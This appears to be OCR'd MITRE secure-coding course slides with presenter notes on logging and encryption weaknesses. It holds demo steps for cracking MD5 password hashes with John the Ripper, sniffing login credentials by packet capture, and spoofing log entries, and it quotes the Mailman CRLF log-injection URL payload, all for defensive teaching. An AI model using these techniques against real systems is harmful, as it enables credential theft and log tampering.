The first word to live by is "Avoid logging sensitive data" which is captured via CWE-532 (Information Leak Through Log Files). Even if your application is well developed and does not contain any vulnerabilities, it will most likely be installed on a system with other applications. If any of these other applications have a vulnerability that allows an attacker to gain elevated privileges, then the attacker may gain access to your log files. If sensitive information like passwords, social security numbers, or credit card numbers are saved in log files (which usually are stored unencrypted), then the attacker will be able to see it.

Sensitive Logging – Exploit Demo

Logging even incorrect passwords is insecure.

Incorrect password can often be VERY close to real password…

```
~/133t (20) grep "incorrect password" /tmp/accesslog.log
Mon Feb 21 15:19:15 2011: Login as mmole@iss.org failed - incorrect password (PASSWORD).
Mon Feb 21 15:43:09 2011: Login as mmole@iss.org failed - incorrect password (Password).
```

Not hard to guess what the real password might be…

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Demo: Run the command: grep "incorrect password" /tmp/accesslog.log

This will show how log statements with too much information can help an attacker.

Real World Example – Logging Sensitive Data

MediaPortal
... the open source media center

0002030: TV Service is writing the password into logs
Writing password into error logs can expose users into unneeded risk (if they are using the same password for multiple palces :))

```
2009-03-03 01:05:45.656250 [TVService]: Exception :Error: DatabaseUnavailableUnclassified
Gentle.Common.GentleException: The database backend (provider SQLServer) could not be reached.
Check the connection string: Password=MediaPortal;Persist Security Info=True;User ID=sa;Initial Catalog=MpTvDb;Data
Source=htpc\SQLEXPRESS;Connection Timeout=300; ---> System.Data.SqlClient.SqlException: Cannot open database "MpTvDb"
requested by the login. The login failed.
Login failed for user 'sa'.
```

0002030: TV Service is wirting the password into logs. (2009, March, 26). Retrieved February 21, 2011, from http://mantis.team-mediaportal.com/view.php?id=2030

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

If an attacker can gain access to the system, then they can read this log and learn the password. Maybe MediaPortal isn't a critical system, but if a user is reusing their password on some other system then the attacker has just obtained credentials for that system.

Secure Coding …

- Consider seriously the sensitivity of the information written into log files. Do not write secrets into the log files.
  - Passwords
  - Credit card information
  - Trade secrets
  - Social security number
  - Medical data

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

This is especially true if the log file is unencrypted.

Logging Words to Live By: #2

Beware logging tainted data to the logs

- **CWE-117: Improper Output Neutralization for Logs**
  - The software does not neutralize or incorrectly neutralizes output that is written to logs.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Interpretation of the log files may be hindered or misdirected if an attacker can supply data to the application that is subsequently logged verbatim. In the most benign case, an attacker may be able to insert false entries into the log file by providing the application with input that includes appropriate characters. Forged or otherwise corrupted log files can be used to cover an attacker's tracks, possibly by skewing statistics, or even to implicate another party in the commission of a malicious act. If the log file is processed automatically, the attacker can render the file unusable by corrupting the format of the file or injecting unexpected characters. An attacker may inject code or other commands into the log file and take advantage of a vulnerability in the log processing utility.

Logging Words to Live By: #3

Beware of logging excessive data

- **CWE-779: Logging of Excessive Data**
  - The software logs too much information, making log files hard to process and possibly hindering recovery efforts or forensic analysis after an attack.

MITRE


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Logging Words to Live By: #4

Beware of potential log spoofing

- **CWE-93: Improper Neutralization of CRLF Sequences (‘CRLF Injection’)**
  - The software uses CRLF (carriage return line feeds) as a special element, e.g., to separate lines or records, but it does neutralize or incorrectly neutralizes CRLF sequences from inputs.

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Once we know what the log format might look like… which we can use our eval injection exploit to determine… we can leverage the fact that the userid field is not being safely encoded before being written to the logfile. In the l33t/logs folder is an example string we can use to craft some bogus log entries. Before running the attack, bring up an xterm and use “tail –f /tmp/accesslog.log” to monitor the end of the logs. Run the attack, and then show how the new entries were spoofed.

Real World Example – Log Spoofing

Mailman, the GNU Mailing List Manager

CVE-2006-4624:

```
The following partial URL demonstrates this issue:

[BaseURI]/mailman/listinfo/doesntexist%22:%0D%0AJun%2012%2018:22:08%202033%20mailmanctl(24851):
%20%22Your%20Mailman%20license%20has%20expired.%20Please%20obtain%20an%20upgrade%20at%20
www.phishme.site

This will result in a message similar to the following to
be written into /var/log/mailman/error.log:

Jun 11 18:50:43 2006 (32743) No such list "doesntexist":
Jun 12 18:22:08 2033 mailmanctl(24851): "your mailman license
has expired. please obtain an upgrade at www.phishme.site"
```

SA0013 – public advisory. (2006, September 13). Retrieved February 21, 2011, from http://moritz-naumann.com/adv/0013/mailmanmulti/0013.txt

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Secure Coding …

```
string streetAddress = request.getParameter("streetAddress"));

if (streetAddress.length() > 150) error();
streetAddress = RemoveCarriageReturns(streetAddress);

logger.info("User's street address: " + streetAddress);
```

- **Appropriately filter or quote CRLF sequences in user-controlled input.**

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


We really should encode any character that doesn't satisfy a white list.

Authentication
Authorization
Session Management
Data Validation
Error Handling
Logging
Encryption

Security Mechanism:
ENCRYPTION

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.




First - Don't roll your own.

Second - We need to decide whether we are just worried about data integrity (hash) or whether we need to recover the data at the other end (encryption). By hashing, we can assure that the data hasn't been altered, but we won't be able to figure out what the data is.

Third - if we want to go with encryption, we need to choose a certain cipher. We need to either read each bit or read blocks at a time. Usually you want a block cipher. If you don't know what you need, then you should ask someone who does.

Fourth - Once we decide to use a block cipher, we need to decide what type of key to use. Symmetric means that the encryption and decryption key is the same. You need to guard this key and can't just give it out to everyone. With Asymmetric, there is one key to encrypt and a different key to decrypt. This allows you to give out the decryption key. One can now enable anyone to verify that the person that sent something is the one that actually sent it.

ECB vs. Other Modes



Original Image | **ECB Mode** | **Other / Desired**

Images retrieved from WikiMedia Commons on December 6, 2012. Released to public domain by creator Larry Ewing (lewing@isc.tamu.edu). Imaged created using The GIMP.

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

A striking example of the degree to which ECB can leave plaintext data patterns in the ciphertext can be seen when ECB mode is used to encrypt a bitmap image which uses large areas of uniform color. In ECB mode, the message is divided into blocks and each block is encrypted separately using the same key. While the color of each individual pixel is encrypted, the overall image may still be discerned as the pattern of identically colored pixels in the original remains in the encrypted version.

Encryption Words to Live By

- If storing passwords – hash with a salt value
- If you're using authentication – encrypt in transmission
- Properly seed random number generators

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


Encryption Words to Live By: #1

If storing passwords – hash with a salt value

- **CWE-759: Use of a One-Way Hash without a Salt**
  - The software uses a one-way cryptographic hash against an input that should not be reversible, such as a password, but the software does not also use a salt as part of the input.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Demo – cd into the l33t/encryption/john folder. cd into the run folder. Show the "tocrack.txt" file that we've pulled from the DB using the exploits we demonstrated earlier to get access to the user table. Explain that the format of the passwords being an MD5 hash is a pretty intuitive guess based on its length (32 hex bytes – 16 bytes of data – 128 bits. MD5 is best known hash with an output of 128 bits). Then fire up the application using "./john –format=raw-MD5 tocrack.txt". It should rather quickly pop 3 accounts, you can stop it at this point.

Point out that obviously just hashing wasn't enough. Point out that salting also wouldn't save these users with really bad passwords from themselves. This program is brute-forcing, however if we precompute these values, creating a rainbow table the process can go even faster. Salts help to mitigate some of the rainbow table risk by requiring multiple rainbow tables to be pre-generated for every possible salt that might be present in the database.


Password Cracking

Update: New 25 GPU Monster Devours Passwords In Seconds

POSTED BY: PAUL DECEMBER 4, 2012 19:12 79 COMMENTS

Editor's note: I've updated the article with some new (and in some cases) clarifying detail from Jeremi. I've left changes in where they were made. The biggest changes: 1) an updated link to slides 2) clarifying that VCL refers to Virtual OpenCL and 3) that the quote regarding 14char passwords falling in 6 minutes was for LM encrypted – not NTLM encrypted passwords. Long (8 char) NTLM passwords would take much longer...around 5.5 hours. 😉 *- Paul*

There needs to be some kind of Moore's law analog to capture the tremendous advances in the speed of password cracking operations. Just within the last five years, there's been an explosion in innovation in this ancient art, as researchers have realized that they can harness specialized silicon and cloud based computing pools to quickly and efficiently break passwords.



A presentation at the Passwords^12 Conference in Oslo, Norway (slides available here - PDF), has moved the goalposts, again. Speaking on Monday, researcher Jeremi Gosney (a.k.a epixoip) demonstrated a rig that leveraged the Open Computing Language (OpenCL) framework and a

https://securityledger.com/2012/12/new-25-gpu-monster-devours-passwords-in-seconds/

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

143

Advances in technology continue to make cracking passwords easier.

Real World Example – Hash Compromise

Remember the Anonymous attack discussed earlier?

As luck would have it, the hbgaryfederal.com CMS used MD5. What's worse is that it used MD5 badly: there was no iterative hashing and no salting. The result was that the downloaded passwords were highly susceptible to rainbow table-based attacks, performed using a rainbow table-based password cracking website. And so this is precisely what the attackers did; they used a rainbow table cracking tool to crack the hbgaryfederal.com CMS passwords.

Even with the flawed usage of MD5, HBGary could have been safe thanks to a key limitation of rainbow tables: each table only spans a given "pattern" for the password. So for example, some tables may support "passwords of 1-8 characters made of a mix of lower case and numbers," while other can handle only "passwords of 1-12 characters using upper case only."

A password that uses the full range of the standard 95 typeable characters (upper and lower case letters, numbers, and the standard symbols found on a keyboard) and which is unusually long (say, 14 or more characters) is unlikely to be found in a rainbow table, because the rainbow table required for such passwords will be too big and take too long to generate.

Alas, two HBGary Federal employees—CEO Aaron Barr and COO Ted Vera—used passwords that were very simple; each was just six lower case letters and two numbers. Such simple combinations are likely to be found in any respectable rainbow table, and so it was that their passwords were trivially compromised.

Bright, P. (2011, February 15). *Anonymous speaks: The inside story of the HBGary hack*. Retrieved February 16, 2011, from http://arstechnica.com/tech-policy/news/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack.ars/
Image: From Wikimedia Commons – Image taken by Vincent Diamante, February 10, 2008. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Anonymous_at_Scientology_in_Los_Angeles.jpg

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Secure Coding …

- **How to create salt?**
  - Create small random value
  - The salt should be different for each user
  - Can use a hash of the userid in some use cases

- **Where to store salt?**
  - In the database with the userid/password
  - Often pre-pended to the password in storage

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Encryption Words to Live By: #2

If you're using authentication – encrypt in transmission

- **CWE-523: Unprotected Transport of Credentials**
  - Login pages not using adequate measures to protect the user name and password while they are in transit from the client to the server.
  - SSL (Secure Socket Layer) provides data confidentiality and integrity to HTTP. By encrypting HTTP messages, SSL protects from attackers eavesdropping or altering message contents.


MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Not Encrypting Sessions – Exploit Demo

PCAP – packet capture

Can capture all of the information passing over the network



MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

147

Demo – cd into the l33t/encryption/pcap folder, run the commands in the example-string file. This will mount a Shared drive location between the VM & the hosting OS, then start a packet capture of the loopback network interface. Bring the browser forward and use it to go to the site, login, read a report, etc. Hit control-C to stop the packet capture. Open the “Netwitness” application on the hosting OS and import the packet capture file from the Shared drive location. Demonstrate how the tool has captured all of the information, including the userids, passwords, etc. Show how all of the request & response information is captured, and the tool can even preview what the HTML would have looked like to the users of the real session.

Point out that this can capture initial passwords. Some sites encrypt *just* the login submission but nothing else. Point out that this could then capture the session ID and allow anyone to become this user (similar to the Firesheep plug-in mentioned in an earlier demo). Finally, note that the data itself which is rather sensitive, can also be fully captured.

Real World Example – Packet Capture

Remember the Firesheep plug-in attack discussed earlier?

Firefox Add-On "Firesheep" Brings Security Problem For Popular Websites Over Insecure Wireless Networks

How Firesheep Works:

Firesheep is basically a packet sniffer that can analyze all the unencrypted Web traffic on an open Wi-Fi connection between a Wi-Fi router and the personal computers on the same network. Firesheep initiates a type of attack known as a session hijacking, which involves intercepting and stealing session cookies when they get transmitted over the air. Session cookies are small text files containing unique identifiers, which are stored inside the browser and are used by websites to determine if a user is logged in or not.

Facebook offers protection against wireless Firesheep attack

Starting today, users can connect to Facebook using HTTPS

By Robert McMillan, IDG News Service

January 26, 2011 03:39 PM ET

Pillai, J. (2010, October 28). *Firefox Add-on "Firesheep" brings security problem for popular websites over insecure wireless networks.* Retrieved February 25, 2011, from http://news.ebrandz.com/miscellaneous/2010/3657-firefox-add-on-firesheep-brings-security-problem-for-popular-websites-over-insecure-wireless-networks-.html

McMillan, R. (2011, January 26). *Facebook offers protection against wireless Firesheep attack.* Retrieved March 3, 2011, from http://www.networkworld.com/news/2011/012611-facebook-offers-protection-against-wireless.html

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Real World Example - POODLE

- **CBC encryption in SSL 3.0**
  - SSL has been around for 18 years
- **Block cipher padding is not deterministic**
  - not covered by the MAC
- **Man in the Middle**
  - control request
  - padding fills an entire block
  - reveals one byte at a time

Encryption is HARD!

SSL broken, again, in POODLE attack

Yet another flaw could prove to be the final nail in SSLv3's coffin.

by Peter Bright - Oct 15 2014, 12:15am EDT

Share Tweet 82

Poodle Gothic Redux by Amanda Wray


Retrieved October 27, 2014, from http://arstechnica.com/security/2014/10/ssl-broken-again-in-poodle-attack/

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

http://arstechnica.com/security/2014/10/ssl-broken-again-in-poodle-attack/

https://www.openssl.org/~bodo/ssl-poodle.pdf



The third of our words to live by is "properly seed random number generators". This corresponds to CWE-330 titled "Use of Insufficiently Random Values". As developers, we often find ourselves needed a random number. There are many options available to us and choosing an incorrect option can leave our application vulnerable to an attack.

Use of Random Numbers

- **Symmetric keys and initialization vectors for block ciphers**
- **Session IDs**
- **Gambling games**
  - lotteries
  - slot machines
- **Statistical sampling**
- **Seed for a Pseudo Random Number Generator**

MITRE


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

151

Random numbers are needed in many different types of applications. Cryptography is first type that comes to mind. The block ciphers that we talked about in a previous section rely on random numbers for their symmetric keys and for the initialization vectors used to encrypt the first block. Session ids also rely on random number to make sure that an attacker can't guess a valid id and hijack a session. Games focused on gambling, and statistical sampling also leverage random number generation to operate correctly. Finally, a random number is needed to seed a Pseudo Random Number Generator. This is a bit of chicken and the egg problem that we will touch on in a few slides.

Real World Example - Chip and Pin

- **Many ATMs and point-of-sale terminals use a predictable random number**
- **Attack:**
  - attacker predicts “unpredictable number” (UN)
  - customer uses a controlled terminal
  - "extra" transaction is performed using the UN and a future date
  - chip on credit card produces an Authorization Request Cryptogram (ARQC) based on UN
  - when time is right, attacker uses fake card with pre-recorded ARQC at ATM to withdraw cash



Internet of Things September 13, 2012

Researcher: Lack Of Random Number Generation Hurts EMV

Share 0 Tweet 0 Share 0 Google + 0 ShareThis 10

By Robert Vamosi

Lack of enough random numbers in the point-of-sale (POS) terminals keep EMV ("Chip N Pin") from being fully secure, says one researcher.

The research paper looked at how cryptography is done on the POS terminal. Typically ingredients include the purchase amount, the date, and a random number.

But lead researcher Ross Anderson, professor of security engineering at Cambridge, said "Payment cards contain a chip so they can execute an authentication protocol. This protocol requires point-of-sale (POS) terminals or ATMs to generate a nonce, called the unpredictable number, for each transaction to ensure it is fresh. We have discovered that some EMV implementers have merely used counters, timestamps or home-grown algorithms to supply this number. This exposes them to a "pre-play" attack

Vamosi, R. (2012, September 13). *Researcher: Lack of Random Number Generation Hurts EMV.* Retrieved November 5, 2014, from http://www.mocana.com/blog/2012/09/13/researcher-lack-of-random-number-generation-hurts-emv

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Payment cards contain a chip so they can execute an authentication protocol. This protocol requires point-of-sale (POS) terminals or ATMs to generate a nonce, called the “unpredictable number” (UN), for each transaction to ensure it is fresh. If attackers can predict what "unpredictable number" (UN) a particular model of ATM or point of sale (PoS) terminal will generate at a future point in time, they can force genuine cards to compute an Authorization Request Cryptogram (ARQC) for a transaction with a future date and then use that ARQC with rogue chip cards. Researchers have discovered that some EMV (Europay, MasterCard and Visa standard) implementers have merely used counters, timestamps or home-grown algorithms to supply this number. This exposes them to a "pre-play" attack.

In one scenario, for example, a customer goes into a coffee shop that happens to be controlled by a criminal gang and which uses payment terminals with maliciously modified firmware. The customer would insert his payment card into one of the rogue terminals in order to pay for his coffee. The card uses a secret encryption key that is securely stored on its chip to compute an authorization request cryptogram (ARQC) from the transaction data and the UN provided by the PoS. The terminal would process the current transaction and, in addition to initiating the legitimate payment, would force the card to

Secure Coding …

- **Pitfalls**
  - Use of *predictable* random number generators
    - C: rand()
    - Java: java.util.Random()
  - Forgetting to seed the random number generator -or- Using the same seed every time
    - will generate identical sequences of numbers
- **Java.Security.SecureRandom**
  - (typically) uses the SHA1PRNG generator
  - seeds itself using /dev/urandom
    - collects random data from disk reads, mouse movement, keystrokes, etc.
  - be careful overriding the PRNG or seed, make sure you know what you are doing

MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License. 153

As developers, we need to focus on two things when we attempt to generate a random number. 1) Use a strong Pseudo Random Number Generator (PRNG) that does not produce predictable output. An attacker that has access to past values, must not be able to guess what the next value will be. 2) Seed the PRNG with a random value and make sure that the seed is different each time the generator is initiated. This will prevent the PRNG from generating an identical sequence of random number which would violate point #1 above.


For those that use Java, the library Java.Security.SecureRandom is recommended as the underlying SHA1PRNG generator have been proved to be sound. It also self-seeds itself using /dev/urandom.

CLOSING REMARKS

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Security Mechanisms to Achieve Goals



Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

Secure Coding Words to Live By

Authentication
- Enforce basic password security
- Implement an account lockout for failed logins
- "Forgot my password" functionality can be a problem
- For web applications, use and enforce POST method

Authorization
- Every function (page) must verify authorization to access
- Every function (page) must verify the access context
- Any client/server app must verify security on the server

Error Handling
- Don't disclose information that should remain private
- Remember to cleanup completely in an error condition

Encryption
- If storing passwords – hash with a salt value
- If you're using authentication – encrypt in transmission
- Properly seed random number generators

Data Validation
- Validate data before use in SQL Commands
- Validate data before sending back to the client
- Validate data before use in 'eval' or system commands
- Validate all data lengths before writing to buffers

Session Management
- Enforce a reasonable session lifespan
- Leverage existing session management solutions
- Force a change of session ID after a successful login

Logging
- Avoid logging sensitive data (e.g., passwords)
- Beware of logging tainted data to the logs
- Beware of logging excessive data
- Beware of potential log spoofing

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

CWE Top 25

CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-306	Missing Authentication for Critical Function
CWE-862	Missing Authorization
CWE-798	Use of Hard-coded Credentials
CWE-311	Missing Encryption of Sensitive Data
CWE-434	Unrestricted Upload of File with Dangerous Type
CWE-807	Reliance on Untrusted Inputs in a Security Decision
CWE-250	Execution with Unnecessary Privileges
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
